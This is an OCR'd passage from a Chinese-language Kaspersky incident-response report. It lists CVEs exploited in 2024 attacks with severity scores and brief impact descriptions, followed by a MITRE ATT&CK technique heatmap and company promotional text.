
12 T1219: 远程访问软件

13 SecureList -攻击者在真实攻击中利用了一个已修复的 FortiClient EMS 漏洞

常见漏洞

下图呈现了2024年被利用的历年漏洞情况。在 2024 年遭攻击者利用的漏洞里，超过 90% 在一年前便已公布，这反映出受攻击组织的更新策略成效不佳。

图 6 2024 年被利用的理念漏洞情况



2024 年数据集表明，最常见的漏洞集中于微软产品（如Windows、Exchange、Active Directory、SharePoint），例如 CVE-2016-0099、CVE-2017-0176、CVE-2019-1458、CVE-2020-1472、CVE-2020-0688、CVE-2020-0787、CVE-2021-42287、CVE-2021-34523、CVE-2021-34473 和 CVE-2023-29357。同时，OpenSSH 服务器（sshd）的漏洞数量显著增加，包括 CVE-2023-38408、CVE-2024-6387（即 regreSSHion）以及 CVE-2024-6409。针对 Cisco IOS XE 软件 Web 用户界面的漏洞，如 CVE-2023-20273 和 CVE-2023-20198 也在真实攻击中被利用。

在事件响应工作检测到的漏洞中，约 40% 会导致远程代码执行 (RCE)，另有同等比例的漏洞与利用漏洞进行特权升级相关。值得注意的是，这些类别中的大量高风险漏洞和严重漏洞已在 GitHub 和 Exploit-DB 等平台上公开提供概念验证（PoC）利用代码，这使得攻击者能够轻易获取访问权限，并在不同环境中进行横向移动。

在反复出现的通用缺陷枚举（CWE）类别中，发现 CWE-120（经典缓冲区溢出）、CWE-269（权限管理不当）、CWE-287（身份验证不当）以及 CWE-918（服务器端请求伪造 — SSRF）最为常见，而这些漏洞原本可通过安全编码实践（如静态代码分析和自动动态分析）加以避免。这凸显了开发人员在开发生命周期的各个阶段优先考虑安全性，并采用保障安全的隐私设计原则的重要性。此外，用户务必确保定期进行更新，并及时应用安全补丁。

被利用的 CVE 完整列表

存在 PoC 利用代码 — Microsoft Windows（辅助登录服务）

CVE-2016-0099 | CVSS 7.8（高） | CWE-120

特权升级

又称 MS16-032，这是一个存在于辅助登录服务中的漏洞，该漏洞允许本地用户通过特制的应用程序获取特权。

Microsoft Windows (gpkcsp.dll)

CVE-2017-0176 | CVSS 8.1（高） | CWE-120

远程代码执行（RCE）

在 Microsoft Windows XP（最高至 SP3 版本）和 Server 2003（最高至 SP2 版本）系统中，gpkcsp.dll 文件里的智能卡身份验证代码存在缓冲区溢出问题。如果目标计算机属于 Windows 域且启用了远程桌面协议（或终端服务），攻击者就可以利用该漏洞远程执行代码。

存在 PoC 利用代码 — Microsoft Windows (Win32k)

CVE-2019-1458 | CVSS 7.8（高） | CWE-1219

特权升级

该漏洞源于应用程序在处理恶意构造文件时出现的错误，这使得远程攻击者有可能利用它在易受攻击的系统上升级自身特权。

存在 PoC 利用代码 — Microsoft Windows (Netlogon)

CVE-2020-1472 | CVSS 10.0（严重） | CWE-330

特权升级

这是一种特权升级漏洞，当攻击者借助 Netlogon 远程协议（MS - NRPC）与域控制器构建存在漏洞的 Netlogon 安全通道连接时便会出现。利用此漏洞，攻击者可以在网络设备上运行特制的应用程序。

存在 PoC 利用代码 — Microsoft Exchange Server

CVE-2020-0688 | CVSS 8.8（高） | CWE-287

远程代码执行（RCE）

这是 Microsoft Exchange 中的一个远程代码执行漏洞，因内存对象处理不当所致。

存在 PoC 利用代码 — Microsoft Windows（后台智能传输服务 — BITS）

CVE-2020-0787 | CVSS 7.8（高） | CWE-59

特权升级

Windows 后台智能传输服务 (BITS) 中存在的特权升级漏洞。

存在 PoC 利用代码 — Microsoft Active Directory 域服务

CVE-2021-42287 | CVSS 8.8（高） | CWE-269

特权升级

Active Directory 域服务特权升级漏洞，攻击者可利用该漏洞以普通域用户身份假冒域管理员。

存在 PoC 利用代码 — Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8（严重） | CWE-918

远程代码执行（RCE）

Microsoft Exchange Server 中存在的漏洞，攻击者可利用该漏洞绕过身份验证并假冒管理员。

Microsoft Exchange Server

CVE-2021-31207 | CVSS 6.6（中等） | CWE-434

绕过安全功能

允许远程攻击者在易受攻击的 Microsoft Exchange Server 系统中执行任意代码。在最严重的情况下，攻击者可在 SYSTEM 权限下执行任意代码。

存在 PoC 利用代码 — Microsoft Active Directory 域服务

CVE-2021-42278 | CVSS 7.5（高） | CWE-269

特权升级

Active Directory 域服务中的特权升级漏洞，
使得普通域用户能够假冒域管理员。

存在 PoC 利用代码 — Microsoft Exchange Server

CVE-2021-34523 | CVSS 9.8（严重） | CWE-287

特权升级

Microsoft Exchange Server 中的特权升级漏洞，
该漏洞是由于对 PowerShell 远程处理请求的验证不当而引发的。

存在 PoC 利用代码 — Microsoft Exchange Server (Autodiscover)

CVE-2021-34473 | CVSS 9.8（严重） | CWE-918

远程代码执行（RCE）

Autodiscover 服务中的漏洞，远程攻击者利用该漏洞能够在受影响的
Microsoft Exchange Server 上执行任意代码。

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8（严重） | CWE-20

远程代码执行（RCE）

Bitrix Site Manager 的投票模块（版本低于 21.0.100）漏洞。
它允许未认证的远程攻击者执行任意代码。

存在 PoC 利用代码 — Veeam Backup & Replication

CVE-2023-27532 | CVSS 7.5（高） | CWE-306

缺少身份验证

Veeam Backup & Replication 的一个组件中存在的漏洞，
攻击者利用该漏洞能够获取存储在其配置数据库中的加密凭据。

存在 PoC 利用代码 — OpenSSH (ssh-agent)

CVE-2023-38408 | CVSS 9.8（严重） | CWE-428

远程代码执行（RCE）

在 OpenSSH 9.3p2 之前的版本中，ssh-agent 的 PKCS#11 功能存在易受攻击
的搜索路径，导致其可信度不足。如果被攻击者控制的系统接收到转发的代理，
这可能会导致远程代码执行的发生。

存在 PoC 利用代码 — Microsoft SharePoint Server

CVE-2023-29357 | CVSS 9.8（严重） | CWE-303

特权升级

Microsoft SharePoint Server 中的漏洞，
远程攻击者利用该漏洞能够升级特权。

存在 PoC 利用代码 — Cisco IOS XE（Web 用户界面）

CVE-2023-20273 | CVSS 7.2（高） | CWE-78

远程代码执行（RCE）

Cisco IOS XE 软件的 Web 用户界面功能可能会允许经过身份验证的远程攻击
者注入具有 root 权限的命令。

存在 PoC 利用代码 — Cisco IOS XE（Web 用户界面）

CVE-2023-20198 | CVSS 10.0（严重） | CWE-420

特权升级

允许未经身份验证的攻击者创建一个具有“特权级别 15 访问权限”的账户，
即对所有命令拥有完全访问权限。

存在 PoC 利用代码 — FortiClientEMS

CVE-2023-48788 | CVSS 9.8（严重） | CWE-89

SQL 注入

因在 Fortinet FortiClientEMS 中对 SQL 命令（即 SQL 注入）所使用的特殊元素处理不当所导致的漏洞，攻击者利用该漏洞能够通过特制数据包来执行未经授权的代码或命令。

存在 PoC 利用代码 — OpenSSH (sshd)

CVE-2024-6387 | CVSS 8.1（高） | CWE-362

远程代码执行（RCE）

又称 regreSSHion，存在于 OpenSSH 服务器（sshd）中，利用该漏洞，攻击者可在存在漏洞的服务器上远程执行代码。

OpenSSH (sshd)

CVE-2024-6409 | CVSS 7.0（高） | CWE-364

远程代码执行（RCE）

在 OpenSSH 服务器（sshd）中发现的竞争条件漏洞，利用该漏洞，攻击者可以普通用户身份进行远程代码执行。

MITRE ATT&CK 战术和技术热图

TA0043: 侦查	TA0042: 资源开发	TA0001: 初始访问	TA0002: 执行	TA0003: 持久性
T1595.002: 主动扫描: 漏洞扫描	T1587.001: 开发功能: 恶意软件	T1190: 利用面向公众的应用程序	T1059.003: 命令与脚本解释器: Windows Command Shell	T1078.002: 有效账户: 域账户
T1589.001: 收集受害者身份信息: 凭据	T1588.002: 获取功能: 工具	T1078.002: 有效账户: 域账户	T1569.002: 系统服务: 服务执行	T1543.003: 创建或修改系统进程: Windows 服务
T1598: 通过网络钓鱼获取信息		T1199: 受信任关系	T1059.001: 命令与脚本解释器: PowerShell	T1505.003: 服务器软件组件: Web Shell
T1595.001: 主动扫描: 扫描 IP 段		T1133: 外部远程服务	T1053.005: 计划任务/作业: 计划任务	T1136.001: 创建账户: 本地账户
T1592: 收集受害者主机信息		T1078: 有效账户	T1047: Windows 管理工具	T1053.005: 计划任务/作业: 计划任务
		T1566.002: 网络钓鱼: 鱼叉式网络钓鱼链接	T1059: 命令与脚本解释器	T1078.003: 有效账户: 本地账户
		T1078.003: 有效账户: 本地账户	T1059.004: 命令与脚本解释器: Unix Shell	T1098: 账户操纵
		T1566.001: 网络钓鱼: 鱼叉式网络钓鱼附件	T1059.005: 命令与脚本解释器: Visual Basic	T1547.001: 引导或登录自动启动执行: 注册表运行项/启动文件夹
		T1133: 外部远程服务	T1053.003: 计划任务/作业: Cron	T1133: 外部远程服务
		T1078.002: 有效账户: 域账户	T1059.006: 命令与脚本解释器: Python	T1136.002: 创建账户: 域账户
		T1566: 网络钓鱼	T1021.002: 远程服务: 服务器消息块/Windows 管理员共享	T1136: 创建帐户
			T1204: 用户执行	T1053: 计划任务/作业
			T1059.010: 命令与脚本解释器: AutoHotKey & AutoIT	T1037.004: 引导或登录初始化脚本: RC 脚本
			T1059.009: 命令与脚本解释器: Cloud API	T1543.002: 创建或修改系统进程: Systemd 服务
			T1559: 进程间通信	T1543: 创建或修改系统进程
			T1053: 计划任务/作业	T1574.002: 劫持执行流: DLL 侧加载
			T1203: 利用漏洞进行客户端执行	T1053.003: 计划任务/作业: Cron
			T1053.002: 计划任务/作业: At	T1098.004: 账户操纵: SSH 授权密钥
				T1078: 有效账户
				T1574.006: 劫持执行流: 动态链接器劫持
				T1546.003: 事件触发执行: Windows Management Instrumentation 事件订阅

MITRE ATT&CK 矩阵概括了针对企业网络实施攻击的攻击者所运用的战术与技术。我们对该矩阵进行了颜色编码处理，旨在依据 2024 年所调查的攻击事件，凸显不同技术的普遍程度。

6–11% 11–15% 15–20% >20%

TA0004: 特权升级

T1078.002: 有效账户: 域账户

T1068: 利用漏洞进行特权升级

T1484.001: 域或租户策略修改: 组策略修改

T1078.002: 有效账户: 域账户

T1547.005: 引导或登录自动启动执行: 安全支持提供程序

T1098: 账户操纵

T1543.003: 创建或修改系统进程: Windows 服务

T1548.002: 滥用升级控制机制: 绕过用户账户控制

T1548.001: 滥用升级控制机制: setuid 和 setgid

TA0005: 防御规避

T1070.004: 指标删除: 文件删除

T1562.001: 削弱防御: 禁用或修改工具

T1070.001: 指标删除: 清除 Windows 事件日志

T1140: 消歧/解码文件或信息

T1036.005: 伪装: 匹配合法名称或位置

T1036.004: 伪装: 伪装任务或服务

T1027.002: 经混淆的文件或信息: 软件打包

T1078.002: 有效账户: 域账户

T1112: 修改注册表

T1027.009: 经混淆的文件或信息: 嵌入有效载荷

T1218.011: 系统二进制代理执行: Rundll32

T1070.009: 指标删除: 清除持久性痕迹

T1078.003: 有效账户: 本地账户

T1055: 进程注入

T1070.006: 指标删除: 时间戳

T1027.010: 经混淆的文件或信息: 命令混淆

T1027.001: 经混淆的文件或信息: 二进制填充

T1027.013: 经混淆的文件或信息: 加密/编码文件

T1562.001: 削弱防御: 禁用或修改工具

T1574.001: 劫持执行流: DLL 搜索顺序劫持

T1562: 削弱防御

T1574.002: 劫持执行流: DLL 侧加载

T1070.003: 指标删除: 清除命令历史记录

T1622: 调试器规避

T1562.002: 削弱防御: 禁用 Windows 事件日志记录

T1070: 指标删除

T1027.003: 经混淆的文件或信息: 信息隐藏

T1564.006: 隐藏工件: 运行虚拟实例

T1484.001: 域或租户策略修改: 组策略修改

T1218.005: 系统二进制代理执行: Mshta

TA0006: 凭据访问

T1003: 操作系统凭据转储

T1003.001: 操作系统凭据转储: LSASS 内存

T1552.001: 不安全凭据: 文件中的凭据

T1555: 来自密码存储库的凭据

T1110.001: 暴力破解: 密码猜测

T1110: 暴力破解

T1003.006: 操作系统凭据转储: DCSync

T1003.003: 操作系统凭据转储: NTDS

T1003.001: 操作系统凭据转储: LSASS 内存

T1555.005: 来自密码存储库的凭据: 密码管理器

T1110.003: 暴力破解: 密码喷洒

T1555.004: 来自密码存储库的凭据: Windows 凭据管理器

T1212: 利用漏洞进行凭据访问

T1557: 中间人对抗

T1528: 窃取应用程序访问令牌

T1552: 不安全凭据

T1056.001: 输入捕获: 键盘记录

T1552.004: 不安全凭据: 私钥

T1555.003: 来自密码存储库的凭据: 来自 Web 浏览器的凭据

T1552.002: 不安全凭据: 注册表中的凭据

T1040: 网络嗅探

TA0007: 发现

T1046: 网络服务发现

T1018: 远程系统发现

T1135: 网络共享发现

T1082: 系统信息发现

T1087.002: 账户发现: 域账户

T1482: 域信任发现

T1069.002: 权限组发现: 域组

T1057: 进程发现

T1033: 系统所有者/用户发现

T1049: 系统网络连接发现

T1016: 系统网络配置发现

T1615: 组策略发现

T1083: 文件和目录发现

T1087.001: 账户发现: 本地账户

T1087: 帐户发现

T1560.001: 归档已收集的数据: 通过实用程序归档

T1124: 系统时间发现

T1201: 密码策略发现

T1012: 查询注册表

T1614.001: 系统位置发现: 系统语言发现

6–11% 11–15% 15–20% >20%

TA0008: 横向移动	TA0009: 收集	TA0011: 命令与控制	TA0010: 渗漏	TA0040: 影响
T1021.001: 远程服务: 远程桌面协议	T1560.001: 归档已收集的数据: 通过实用程序归档	T1572: 协议隧道	T1567: 通过 Web 服务进行渗漏	T1486: 为了产生影响对数据进行加密
T1021.002: 远程服务: 服务器消息块 / Windows 管理员共享	T1005: 来自本地系统的数据	T1105: 入口工具传输	T1537: 将数据传输至云账户	T1485: 数据破坏
T1021.004: 远程服务: SSH	T1039: 来自网络共享驱动器的数据	T1071.001: 应用层协议: Web 协议	T1020: 自动化渗漏	T1561: 磁盘擦除
T1021: 远程服务	T1119: 自动收集	T1219: 远程访问软件	T1567.002: 通过 Web 服务进行渗漏: 渗漏到云存储	T1561.002: 磁盘擦除: 磁盘结构擦除
T1570: 横向工具转移	T1114.001: 电子邮件收集: 本地电子邮件收集	T1090.001: 代理: 外部代理	T1048: 通过替代协议实现的渗漏	T1565: 数据操纵
T1021.006: 远程服务: Windows 远程管理	T1560: 归档已收集的数据	T1132.001: 数据编码: 标准编码	T1041: 通过 C2 通道进行渗漏	
T1550.002: 使用备用身份验证材料: 传递哈希	T1113: 屏幕捕获	T1090: 代理		
T1021.003: 远程服务: 分布式组件对象模型	T1572: 协议隧道	T1665: 隐藏基础设施		
T1021: 远程服务		T1071.004: 应用层协议: DNS		
T1021.001: 远程服务: 远程桌面协议		T1568.002: 动态解析: 域生成算法		
T1021.002: 远程服务: 服务器消息块 / Windows 管理员共享		T1102: Web 服务		
T1210: 利用远程服务漏洞		T1568: 动态解析		
T1563.002: 远程服务会话劫持: RDP 劫持		T1573.001: 加密通道: 对称加密		
		T1041: 通过 C2 通道进行渗漏		
		T1071: 应用层协议		

6–11% 11–15% 15–20% >20%

关于卡巴斯基

卡巴斯基是一家全球网络安全和数字隐私公司，成立于 1997 年。我们的深度威胁情报和安全专业技术正在不断转化为创新的安全解决方案和服务，可以为全球的企业、重要基础设施、政府和消费者保驾护航。我们提供全面的安全产品线，包括领先的端点保护以及专门的安全解决方案和服务，帮助您应对复杂多变的数字威胁。

卡巴斯基安全服务

- **卡巴斯基托管检测和响应**
- **卡巴斯基事件响应**
- **卡巴斯基 SOC 咨询**
- **卡巴斯基数字足迹情报**
- **卡巴斯基安全评估**
- **卡巴斯基损害评估**

了解更多

享誉全球

卡巴斯基产品和解决方案不断接受独立测试和评审，屡屡斩获佳绩，赢得高度认可与众多权威奖项。我们的技术和流程定期接受全球最受推崇的分析机构的评估和验证，久经考验，屡获殊荣。

了解更多

5,000+
专业人士就职卡巴斯基

50%
的员工是研发专家

5
所独一无二的专业中心

467,000
卡巴斯基日均检测出的新恶意文件数量

200,000
全球企业客户

49 亿
卡巴斯基在 2024 年检测到的网络攻击数量

受到攻击?
我们是您坚
实的后盾!
联系我们

事件响应

kaspersky

www.kaspersky.com.cn

#卡巴斯基
#引领未来